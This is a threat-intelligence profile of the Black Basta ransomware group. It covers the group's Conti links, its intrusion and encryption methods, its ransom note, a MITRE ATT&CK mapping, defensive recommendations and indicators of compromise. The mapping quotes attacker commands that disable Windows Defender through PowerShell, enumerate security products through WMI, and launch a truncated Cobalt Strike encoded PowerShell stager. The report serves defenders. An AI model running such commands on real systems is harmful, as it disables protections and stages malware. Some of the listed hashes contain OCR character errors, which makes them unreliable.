



PROFILE

UPDATES ON BLACK BASTA RANSOMWARE ZEROFOX INTELLIGENCE

P-2023-02-27a

Classification: TLP:CLEAR

Criticality: Moderate

Intelligence Requirements: PII & Fraud, Deep Dark Web & Criminal
Underground

February 27, 2023



Scope Note

*ZeroFox Intelligence is derived from a variety of sources, including—but not limited to—curated open-source accesses, vetted social media, proprietary data sources, and direct access to threat actors and groups through covert communication channels. Information relied upon to complete any report cannot always be independently verified. As such, ZeroFox applies rigorous analytic standards and tradecraft in accordance with best practices and includes caveat language and source citations to clearly identify the veracity of our Intelligence reporting and substantiate our assessments and recommendations. All sources used in this particular Intelligence product were **identified prior to 3:00 PM (EST) on February 24, 2023**; per cyber hygiene best practices, caution is advised when clicking on any third-party links.*

Black Basta Ransomware

First Seen: February 2022

Origin: Likely Russia; Russian-speaking

Motivation: Financial

Targeted Industries: Automotive, Construction, Cosmetics, Finance, Government, Healthcare, Insurance, Manufacturing, Pharmaceuticals, Professional Services, Real Estate, Retail, Telecommunications, Transportation, and Utilities

Background

Black Basta follows the ransomware-as-a-service (RaaS) model used by threat actors to infect and extort victims. Consistent with most ransomware collectives, Black Basta operators exfiltrate sensitive corporate data before encrypting devices and leverage double-extortion tactics, threatening to release the exfiltrated data if ransom demands are not met. The ransomware was identified in mid-April 2022 following the first reported incidents of compromise, though evidence indicates it was in development as early as February 2022.¹ The group also made its presence known on the Russian underground forum Exploit[.]in in late April; ZeroFox Intelligence observed a user with the name “Black Basta” posting an advertisement that offered to purchase and monetize access to corporate networks for a percentage of profits. According to the announcement, the actor was interested in organizations located in the United States, Canada, the United Kingdom (UK), Australia, and New Zealand.

Black Basta ransomware introduced some significant feature updates in November 2022, namely file encryption algorithms, the number of file extensions per victim, and stack-based string obfuscation, all of which likely providing them better evasion capabilities against antivirus and Endpoint Detection and Response (EDR).²

¹

[hXXps://twitter\[.\]com/Arkbird_SOLG/status/1519452352763281408?s=20&t=D9hGjGpXFgAVNxxok5S-lw](https://twitter.com/Arkbird_SOLG/status/1519452352763281408?s=20&t=D9hGjGpXFgAVNxxok5S-lw)

² [hXXps://www.zscaler\[.\]com/blogs/security-research/back-black-basta](https://www.zscaler.com/blogs/security-research/back-black-basta)



Since its emergence, researchers have linked Black Basta to the U.S.-UK-sanctioned³ Conti ransomware group; intelligence suggests that the group is likely one of several Conti subdivisions formed as part of a measured rebranding after the brand itself publicly shut down—but the threat actors themselves likely did not.⁴ Researchers tracking Black Basta's activity have indicated that the group, which appeared a month before Conti announced its shutdown, has shown signs of overlap with Conti's tactics, techniques, and procedures (TTPs), citing similarities between the groups' data leak sites (DLS), payment sites, recovery portals, and negotiation methods.⁵ The constant rebranding also is intentional to make it more difficult for researchers and law enforcement to make credible conclusions. Notably, Conti denied reports linking it to Black Basta in May 2022, though this is to be expected if the group is attempting to hide its affiliations to avoid potential backlash.⁶

ZeroFox Intelligence assesses with moderate confidence that Black Basta likely includes former members of Conti or other previously-shuttered groups judging from its rapid development of capabilities and victims. ZeroFox Intelligence notes the tendency for ransomware gangs and affiliates to rebrand or restructure to divert attention from authorities or to avoid sanctions. For instance, Darkside—responsible for the Colonial Pipeline attack in May 2021—is considered to have resurfaced as BlackMatter after ceasing its operations due to intense scrutiny from authorities.⁷ Likewise, Conti is previously assessed to have succeeded Ryuk ransomware in 2020 and, due to the significant disruption inflicted by the ContiLeaks breach in February 2022, is highly likely to be reshaping the organization again in an attempt to avoid further exposure.

The rate at which Black Basta has accumulated victims and developed its capabilities also indicates the involvement of seasoned ransomware operatives. In the first two months of operating, Black Basta offered its own RaaS, partnered with QBot malware, and developed a Linux-based variant to target VMware ESXi virtual machines (VMs) on enterprise servers—putting it on par with groups such as BlackMatter, Hive, and Lockbit. As a result, Black Basta has quickly become one of the most prolific ransomware variants. Between April 2022 and January 2023, Black Basta accounted for the third-highest number of ransomware incidents among the most notable strains, targeting over 150 organizations globally across multiple industries. ZeroFox

³ [hXXps://home.treasury\[.\]gov/news/press-releases/jy1256](https://home.treasury.gov/news/press-releases/jy1256)

⁴ [hXXps://www.advintel\[.\]io/post/discontinued-the-end-of-conti-s-brand-marks-new-chapter-for-cybercrime-landscape](https://www.advintel[.]io/post/discontinued-the-end-of-conti-s-brand-marks-new-chapter-for-cybercrime-landscape)


⁵ [hXXps://www.trendmicro\[.\]com/en_us/research/22/e/examining-the-black-basta-ransomwares-infection-routine.html](https://www.trendmicro[.]com/en_us/research/22/e/examining-the-black-basta-ransomwares-infection-routine.html)

⁶ [hXXps://twitter\[.\]com/BrettCallow/status/1524387838531301377/photo/1](https://twitter[.]com/BrettCallow/status/1524387838531301377/photo/1)


⁷ [hXXps://news.sophos\[.\]com/en-us/2021/08/09/blackmatter-ransomware-emerges-from-the-shadow-of-darkside/](https://news.sophos[.]com/en-us/2021/08/09/blackmatter-ransomware-emerges-from-the-shadow-of-darkside/)



Intelligence notes that Black Basta has so far shown a propensity to target organizations within the manufacturing, retail, and construction industries.



Source: ZeroFox Intelligence



Source: ZeroFox Intelligence

Tactics, Techniques, and Procedures

Black Basta operators leverage a variety of intrusion vectors to compromise victims' systems, including phishing, credential stuffing, and Remote Desktop Protocol (RDP) exploitation. The group makes use of initial access brokers selling access to already-compromised victims and has reportedly sought out insiders within organizations to compromise networks.⁸ Operators have been observed exploiting the

⁸ [hXXps://cybernews\[.\]com/security/black-basta-a-new-ransomware-group-or-a-conti-faction/](https://cybernews.com/security/black-basta-a-new-ransomware-group-or-a-conti-faction/)



Microsoft PrintNightmare vulnerability after gaining initial access to perform privileged file operations. Black Basta's partnership with QBot also greatly improves operators' ability to perform reconnaissance, collect data and credentials, maintain presence and move laterally within compromised systems, and deliver payloads. Notably, Black Basta cannot execute without administrator privileges—meaning operators will either compromise an account with appropriate access or move laterally to escalate privileges.

Upon typical execution on a Windows device, the ransomware begins removing shadow copies to prevent system recovery, disables Windows recovery and repair, and reboots the system in safe mode. It then proceeds to encrypt files while the device is in safe mode, appending all encrypted files with the .basta extension. Black Basta uses the ChaCha20 algorithm to encrypt files, which uses faster encryption speeds than other well-known algorithms like Advanced Encryption Standard.⁹ This is run in tandem with multithreading to make encryption faster, improve ransomware throughput, and evade detection. The ChaCha20 encryption key is then itself encrypted with a public RSA-4096 key, which is included in the executable. Further hastening the encryption process, Black Basta will partially-encrypt files in 64-byte blocks of a file interspaced by 128-bytes; partial encryption is a tactic also leveraged by other ransomware groups, such as BlackMatter and LockBit.

Once encryption is complete, a ransom note previously called “readme.txt” and now updated to “instructions_read_me.txt” is dropped into all affected directories, along with changes to the desktop wallpaper. The ransom note contains a unique victim ID and a URL to the group's TOR browser site, “Chat Black Basta.” This is intended to be used to conduct extortion negotiations with the victim. Notably, there have been several instances of organizations having paid the ransom demands and not having received the decryption tools.¹⁰



Your network is encrypted by
the Black Basta group.
Instructions in the file
readme.txt

Desktop wallpaper change upon encryption

Source: ZeroFox Intelligence

⁹ [hXXps://nordpass\[.\]com/blog/xchacha20-encryption-vs-aes-256/](https://nordpass[.]com/blog/xchacha20-encryption-vs-aes-256/)

¹⁰ [hXXps://www.pcrisk\[.\]com/removal-guides/23666-black-basta-ransomware](https://www.pcrisk[.]com/removal-guides/23666-black-basta-ransomware)



```
instructions_read_me.txt - Notepad
File Edit View

ATTENTION!
Your network has been breached and all data was encrypted. Please contact us at:
https://aazsbsgya565vlu2c6bzy6fyfiebkbvtvctvolt33s77xypi7nypxyd.onion/

Login ID: 4b36868f-ea9a-4faa-89d8-3a817410ec9a

*!* To access .onion websites download and install Tor Browser at:
https://www.torproject.org/ (Tor Browser is not related to us)

*!* To restore all your PCs and get your network working again, follow these instructions:
- Any attempts to modify, decrypt or rename the files will lead to its fatal corruption. It
doesn't matter, who are trying to do this, either it will be your IT guys or a recovery
agency.

Please follow these simple rules to avoid data corruption:
- Do not modify, rename or delete files. Any attempts to modify, decrypt or rename the files
will lead to its fatal corruption.
- Do not hire a recovery company. They can't decrypt without the key.
They also don't care about your business. They believe that they are
good negotiators, but it is not. They usually fail. So speak for yourself.

Waiting you in a chat.

Ln 28, Col 1 100% Windows (CRLF) UTF-8
```

Updated ransom note using instructions_read_me.txt

Source: [hXXps://www.pcrisk\[.\]com/removal-guides/23666-black-basta-ransomware](https://www.pcrisk[.]com/removal-guides/23666-black-basta-ransomware)

Recommendations

- Regularly back up critical data, including password-protected backup copies kept offline.
- Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, secure location (i.e., hard drive, storage device, or the cloud).
- Ensure proper network segmentation.
- Never download email attachments from unknown senders or click links from untrusted sources. Provide user training programs to fight against phishing or social engineering attacks used to obtain critical information that can lead to attacks.
- Enable multi-factor authentication wherever possible.
- Disable unused remote access/RDP ports and monitor remote access/RDP logs.
- Patch disclosed vulnerabilities with updated software versions as quickly as practical.
- Secure PowerShell wherever possible to limit the possibility of operators employing lateral movement modules.
- Should your organization be impacted by this type of cyber event, engage with ZeroFox for support through our DarkOps and Incident Response teams by utilizing the [RFI button](#) in the ZeroFox platform.



MITRE Mapping of Capabilities

Initial Access

Spearphishing Links [T1566]

Targeted link drops a OneNote File (.one), Microsoft Office, PDF, ZIP, RAR, ISO, LNK, or JavaScript file into user's download folder.

Execution

User Execution: Malicious File [T1204]

OneNote File (.one), Microsoft Office, PDF, ZIP, RAR, ISO, LNK, JavaScript or droppers deploy Qakbot on endpoint.

Javascript [T1059]

A curl command is executed, downloading a Javascript file, which also used to contact the Command-and-control server.

Windows Management Instrumentation [T1047]

Windows Management Instrumentation (WMI) is abused to execute malicious commands and payloads

Discovery

System Network Connections Discovery [T1049]

WMI service may be leveraged to enumerate installed security solutions:

- wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value
- wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value
- wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value

Persistence and Defense Evasion

Scheduled Task/Job [T1053]

Scheduled tasks can be created to prevent tools from being re-enabled.
A scheduled task is created for remote access tools (e.g., SystemBC/Coroxy).

Disable or Modify Tools [T1562]

Scripts are deployed to disable EDR tools, Windows Defender, and anti-virus.
Security controls are disabled via batch scripts:



- powershell -ExecutionPolicy Bypass -command "New-ItemProperty -Path 'HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender' -Name DisableAntiSpyware -Value 1 -PropertyType DWORD -Force"
- powershell -ExecutionPolicy Bypass -command "Set-MpPreference -DisableRealtimeMonitoring 1"
- powershell -ExecutionPolicy Bypass Uninstall-WindowsFeature -Name Windows-Defender

Command and Scripting Interpreter [T1059]

A custom EDR evasion tool called socksbot (AKA BIRDDOG, Nadrac) is deployed. The main functionality appears to be to show a fake Windows Security GUI and tray icon with a "healthy" system status, even if Windows Defender and other system functions are disabled.

Command and Control

Proxy [T1090]

SystemBC/Coroxy

Lateral Movement

BITS Jobs [T1197]

Create or Modify System Process: Windows Service [T1543]

Protocol Tunneling [T1572]

Command and Scripting Interpreter [T1509]

Remote Services: SMB/Windows Admin Shares [T1021]

Application Layer Protocol [T1071]

Remote Services [T1021]

- CobaltStrike - Service creation with seven (7) random alpha-numeric character name
%COMSPEC% /b /c start /b /min powershell -nop -w hidden
-encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdABYAGUAYQBtACgAL...<snip>
- \$s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAA/6lWbXPauhL+HH6FPmTG9hQogTQNvZOZ8o45QAgmlJbDMEKWwWAskGSDc9r/fly25tDb5N7O3JsZJrK0u9p99tldWVTmLMldInvMpig3ply4zEfFT



```
Oa6zkyJHtBnLeMEPpFqWy3mSyrnO87IHNS2p0KgvzJ... <snip> ");IEX  
(New-Object IO.StreamReader(New-Object  
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::De  
compress))).ReadToEnd();
```

Privilege Escalation and Credential Access

Exploitation for Privilege Escalation [T1068]

Exploit ZeroLogon (CVE-2020-1472), NoPac (CVE-2021-42287, CVE-2021-42278), and PrintNightmare (CVE-2021-34527)

OS Credential Dumping [T1003]

Mimikatz

Cobalt Strike "pass the hash"

Steal or Forge Kerberos Tickets [T1558]

Collects Kerberos tickets and is most commonly used to extract password hashes from LSA dumps and the security account manager's database

Exfiltration

Exfiltration Over Web Service: Exfiltration to Cloud Storage [T1567]

Exfiltration typically via Rclone or WinSCP

Impact

Inhibit System Recovery [T1490]

- Volume Shadow Copy Deletion
- .basta extension. Ransom note includes TOR address. Ransomware encryption avoids some specific folders like C:\Windows or the Recycle Bin.

Data Encrypted for Impact [T1486]

.basta extension. Ransom note includes TOR address. Ransomware encryption avoids some specific folders like C:\Windows or the Recycle Bin.

Indicators of Compromise

Domain

- aazsbsgya565vlu2c6bzy6yfiebkcbtvvcyvtvolt33s77xypi7nypxyd[.]onion

IPv4

- 45.67.229[.]148
- 78.128.112[.]217
- 45.153.241[.]167
- 78.128.112[.]217



- 209.250.236[.]75
- 139.162.191[.]118
- 5.196.124[.]228
- 185.16.40[.]67
- 45.133.216[.]39
- 45.87.154[.]208
- 213.109.192[.]116
- 185.217.1[.]23
- 159.223.236[.]110
- 193.29.13[.]159
- 193.29.13[.]216
- 193.29.13[.]170
- 190.123.44[.]126
- 190.123.44[.]130
- 185.125.206[.]218
- 95.179.161[.]101
- 69.46.15[.]147
- 87.247.152[.]249
- 185.107.80[.]78
- 177.54.145[.]139
- 109.248.149[.]137
- 109.170.6[.]150
- 95.211.185[.]11
- 176.77.112[.]74
- 193.105.7[.]122
- 5.62.43[.]252
- 24.178.196[.]44:2222
- 37.186.54[.]185:995
- 39.44.144[.]182:995
- 45.63.1[.]88:443
- 46.176.222[.]241:995
- 47.23.89[.]126:995
- 72.12.115[.]15:22
- 72.76.94[.]52:443
- 72.252.157[.]37:995
- 72.252.157[.]212:990
- 73.67.152[.]122:2222
- 75.99.168[.]46:61201
- 103.246.242[.]230:443
- 113.89.5[.]177:995
- 148.0.57[.]82:443
- 167.86.165[.]191:443
- 173.174.216[.]185:443



- 180.129.20[.]53:995
- 190.252.242[.]214:443
- 217.128.122[.]16:2222

Registry Keys

- HKCU \SOFTWARE \Microsoft \Windows \CurrentVersion \Run \NSM
- HKCU \SOFTWARE \Microsoft \Windows \CurrentVersion \Run \MSN
- HKLM \SOFTWARE \Microsoft \Windows \CurrentVersion \Run \Sentinel Health
- HKLM \SOFTWARE \Microsoft \Windows \CurrentVersion \Run \Panda Health

MD5

- a70f03beb3a8246595eab83935227914
- 3f400f30415941348af21d515a2fc6a3

SHA-1

- Bd0bf9c987288ca434221d7d81c54a47e913600a
- Ob06b000f0dd8d89e7300fa333cba33f90aa8e62
- 31c0be28f46b86670c3d08d3c4f6ee8793cabbbe
- 48bf9b838ecb90b8389a0c50b301acc32b44b53e
- 5ebacb20f62fae0dd610d874583d13fac5024309
- f48b84a91e90ad96f652e777c05e41157eb0c666
- 2b93cc96825ec27525b9caa918073387eeal3538
- fd6277f31d7a40d8ece67130f6b0dd69bb58db82
- 5ed592a6713d36c26139b7d386c97a251b9f2ccb
- 885e07e95661282000d843bfd87295718d08ee05
- 2c25eefd5a8c1df0346deefb705f80c3c4775e8f
- 84a594fc02731009fdf444a3e4134b1b7a928626
- fbb59ffa0f882cc2971d72b8556bfe3b9cce060c
- 3b2a0d2cb8993764a042e8e6a89cbbf8a29d47d1
- 1860e9423d55720a44e7814e757b10d880eld9af
- 93cf40f95ab91a0e33b405c0c49025dab7ceb496
- a0c3ba7679a36976bbbad6c08758054ba49af8b
- Ob879c224e3ae5be0b6d3fcc28e27bd26ed7114
- 20486b47aa29334b368fe80bd815181aa59d5db4
- 877da581a05917591cfa905d2a3981f03c1389fc
- 3112a39aad950045d6422fb2abe98bed05931e6c
- d76188d82elc09c7703e30ab9b64a0c42f68a67b
- e68dede6f9288e04eaf0359d5622d721fea7184d
- 74ffa99f3049eea6af69471f64be540012eb8551
- 3635941d4a05e0d37f3e2281aa5b287c730ce535



- 8689b9b99a59269cfb2398b3726bddf91216b606
- 6a92fb25b763e9c9b2047f8cc9d172f6908a1591
- c4f03fc32e0e80232fbba58c961cbc397fb694a1
- 3177fc8cflb4e6b6946b6d976729alb8bbbedeba
- dd01ea713c3a92334ea6a27898be427f7834f738
- 23cf9dc4c147b6b5f156586b215aec0c0acd458a
- 2fc8b38d3f40d8151ec717c8a8813cf06df90c10
- 4eeac9831b6505f3dd61b3ccaf126bf32edf5bb8
- e099cca89b63b8f7dbd81d55b5d2b2860eed01ee
- 6ec3bab6627134fbfe8d5cdc9e99f9bc8baf788d
- 7cb93956651eab577d82ac33b4767029f830d911
- c9d0de486cal836d3531ba76a3c123afalc12340
- c689f3664b3dce4c8c72018a5f7ea01ce25fcdf5
- 2e2f3e4ff94a11a25a5a3776101526f9e3e9afa7
- 0685a31c0dcc58094d920d152b17f389aebd432b
- 5ecbb823ee406644a4747alfbe61ccble63b74fa
- 421fe5ec5672f74094830930472f02a272d95df7
- 3397462dbbfff3a0154a6a59cc327fbf5ccb730e0
- 630eb398db80ccf910bb42abel5cd8582c4269b5
- 3cbd69fb0961afa5205c3ff6080141a51a59417e
- 42d79897547dcf27e93553bd0d9eal69c42e3a0c
- Oc00224279c58134edef7625116ce327838469ac
- 97d35c5ba3af6b16de10543300c6363d818ae577
- 81a09c38322d1a1015c62b0d335albe989b2b71b
- aae44ae37ed2c9eb74077e63ef3697322cc1a9d6
- 3f472003c840743095b7c73c4eld268e8a475825
- 794d570cb62377b44aba3ef3c3fe393e4abe5f0c
- 5b639c0ab45db717b52b6f84ccb2f7f9c62c0b56
- 944f930ec61bde81ca233abae297399381242684
- eelflfc89ce9ad3fb8fb7e32f0353a8a5b16599a
- 30ea42leadea964e06dbfa768464aaa34712442e
- 88c7f9a961daa6128c6c88b389ce46e17ff5116d
- c08d2aecbaf58cf5d029bb5ff5321b7c7ec3038a
- 68b70d40a4082691bbdff0b29b316a24221681e
- 543103be9a70ca29f815142693896f0a258a3c10
- 4234771b4a86d47f6e58a35202622ba401945fac
- c69e9a1319ad34da7a3b91623a5dfe0256f385c0
- c3f3825107f3abcaf4f3bab5d00fd651a7631f8f
- 93dfd3f4c93bb453e35eb93c265f044eae17eed5
- 6e8609713d335bcf40bf5837d3ee85d02d790547
- cd52415ab70fe2ee8cd5afbf91636cdb6a8b20c6
- edlcdc3325153fe23246dd684d177e562366e687
- c93fdf5b3791e857ad3daffd74ed5fe07f6db302



- 0990102bf8a70f2a849dfb689f3214154b4f6a7b
- cf93ed132db3193fca17e84212958d5e63bec86f
- 8f3b9cb4001b5cd03498a7480e22fc68d01e1b3b
- c9d938bclcba285c18f54felf9abd23d8629785e
- dd8e06bf7f3a725391999555ae826511b2c3af0d
- 40ddb7a1582405f16bbf5cbb495a04de6624a8b0
- 2057a43824a0b97cb20d5e616a3b690e15a796de
- 44e55b2859ef036bd38f6166680789c93d2e6014
- 0a0d25fa18b03a16388076022726a6881163a2b3
- af36d24da46f71a7c8cb18b5130d5a8e73257cb9
- 6c9a7376613f0d74256ff08b1b75f4f03bfb10bd
- 1c451dc11c424f23ceedca244f3a5a9laeebfb0f
- 8e9faebd79b7deece6139e29ab179cf06fdf2ae2
- 119b3c549760fa12ad911aeb0f58295ec268190a
- 98e8be6dc77c6fca3efdd24e760fldccd87ad028
- 47dbf23597f345bbl9332014f6d0c5c2fe5a270
- 6b5663800e6db9eb876567b00e1d4872a7132199
- 8eb1a4796db0b0b36b5f57f4119f3b326b18e8de
- 3d506699cb5d00230d999913039eb599d8d2b164
- cf30c091436a413c203aa9d8c5359489015c6527
- 5c672e2cf38b7deb2f765d7963e56abb3f701430
- 986693a4d57c4b1f90bb2bda3f02e6db8d25c332
- f849e42c3b1bd1b881c1039b21ef5c4846cfaad
- 919bf5411b8b619efaf120b15983bd80a8bc176f
- af7a6693453a055f544ef56eeea407b2a472d78a
- 70df765f554ed7392200422c18776b8992c09231
- 655979d56e874fbe7561bb1b6e512316c25cbb19
- 539c228b6b332f5aa523e5ce358c16647d8bbe57

SHA-256

- eb07a24f63d7f56fb13e34dd60e45a4c8522c32892c8be7dca7d3f742fa86b0a
- f088e6944b2632bb7c93fa3c7ba1707914c05c00f9491e033f78a709d65d7cff
- ae7c868713e1d02b4db60128c651ebl3f6a33c02544cc4cb57c3aa6c6581b6e
- a54fef5fe2af58f5bd75c3af44flfba22b721f34406c5963b19c5376ab278cd1
- 7883f01096db9bcf090c2317749b6873036c27ba92451b212b8645770elf0b8a
- 5d2204f3a20e163120f52a2e3595db19890050b2faa96c6cba6b094b0a52b0aa
- 2967e1d97d32605fc5ace49a10828800fbbefccle010f6004a9c88ef3ecdad88
- 1d040540c3c2ed8f73e04c578e7fb96d0b47d858bbb67e9b39ec2f4674b04250
- 17205c43189c22dfcb278f5cc45c2562f622b0b6280dcd43ccd3c274095eb90
- 01fafd51bb42f032b08b1c30130b963843fea0493500e871d6a6a87e555c7bac
- 72a48f8592d89eb53a18821a54fd791298fcc0b3fc6bf9397fd71498527e7c0e
- 580ce8b7f5a373d5d7fbfbfef5204d18b8f9407b0c2cbf3bcae808f4d642076a



- 130af6a91aa9ecbf70456a0bee87f947bf4ddc2d2775459e3feac563007elaed
- c7eb0facf612dbf76f5e3fe665fe0c4bfed48d94edc872952a065139720e3166
- ffa7f0e7a2bb0edf4b7785b99aa39c96d1fe891eb6f89a65d76a57ff04ef17ab
- 2083e4c80ade0ac39365365d55b243dbac2alb5c3a700aad383c110db073f2d9
- 1e7174f3d815c12562c5c1978af6abbf2d81df16a8724d2a1cf596065f3f15a2
- 2d906ed670b24ebc3f6c54e7be5a32096058388886737b1541d793ff5d134ccb
- 72fde47d3895b134784b19d664897b36ea6b9b8e19a602a0aaff5183c4ec7d24
- 2e890fd02c3e0d85d69c698853494c1bab381c38d5272baa2a3c2bc0387684c1
- c9df12fbfcae3ac0894c1234e376945bc8268acdc20de72c8dd16bflfab6bb70
- 8882186bace198be59147bcabae6643d2a7a490ad08298a4428a8e64e24907ad
- 0e2b951ae07183c44416ff6fa8d7b8924348701efa75dd3cb14c708537471d27
- 0d3af630c03350935a902d0cce4dc64c5cff8012b2ffc2f4ce5040fdec524ed
- df35b45ed34eaca32cda6089acbfe638d2d1a3593d74019b6717afed90dbd5f8
- 3fe73707c2042fefe56d0f277a3c91b5c943393cf42c2a4c683867d6866116fc
- 433e572e880c40c7b73f9b4befbe81a5dca1185ba2b2c58b59a5a10a501d4236
- c4683097a2615252eeddab06c54872efb14c2ee2da8997b1c73844e582081a79



Appendix: Traffic-Light Protocol for Information Dissemination

Red

WHEN SHOULD IT BE USED?

Sources may use TLP:
RED when information cannot be effectively acted upon by additional parties and could lead to impacts on a party's privacy, reputation, or operations if misused.

HOW MAY IT BE SHARED?

Recipients may NOT share TLP:
RED with any parties outside of the specific exchange, meeting, or conversation in which it is originally disclosed.

Amber

Sources may use TLP:
AMBER when information requires support to be effectively acted upon but carries risks to privacy, reputation, or operations if shared outside of the organizations involved.

Recipients may ONLY share TLP:
AMBER information with members of their own organization and only as widely as necessary to act on that information.

Green

WHEN SHOULD IT BE USED?

Sources may use TLP:
GREEN when information is useful for the awareness of all participating organizations, as well as with peers within the broader community or sector.

HOW MAY IT BE SHARED?

Recipients may share TLP:
GREEN information with peers & partner organizations within their sector or community but not via publicly accessible channels.

White

Sources may use TLP:
WHITE when information carries minimal or no risk of misuse in accordance with applicable rules and procedures for public release.

Recipients may share TLP:
WHITE information without restriction, subject to copyright controls.